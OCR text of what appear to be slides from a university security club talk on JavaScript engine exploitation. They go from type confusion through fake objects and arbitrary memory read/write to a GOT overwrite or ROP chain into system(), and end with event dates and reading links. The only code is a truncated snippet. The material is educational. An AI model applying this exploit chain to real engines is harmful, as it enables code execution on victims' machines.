
Confused float with integer!

```
// trigger bug
o.p =
...
print(o.p);
```

1096149893


o.p is an int, but we stored a float in it!

Stage 0: Trigger a Bug (5)




Stage 1: Address Disclosure

What happens if we confuse an object with an integer?




Stage 1: Fake Object

What happens if we confuse an integer with an object?




Stage 1: Fake Object

What happens if we create a pointer to controlled memory?




Stage 2: Arbitrary Read/Write

- How can we create an array that can access anywhere in memory?
- We can create fake objects…
- Let's just make a fake array object!



Stage 3: What do we do next?



Step 3: Binary Exploitation

If RELRO disabled,

- leak libc address
- overwrite a GOT entry to point to `system()`

Otherwise,

- find the stack
- leak libc address
- ROP to `system()`

Questions?

Oct 8: Beginner Web Talk (tomorrow!)
Oct 9: Game Night
Oct 14: Pentesting Talk
Oct 16: Security Day!

Cool Resources

- **Professor Hovav's class webpage:** https://www.cs.utexas.edu/~hovav/cs378h-f20.html
- **Saelo's thesis on finding JavaScript engine bugs:** https://saelo.github.io/papers/thesis.pdf
- **An example exploit I created:** https://github.com/PabstMatthew/netsec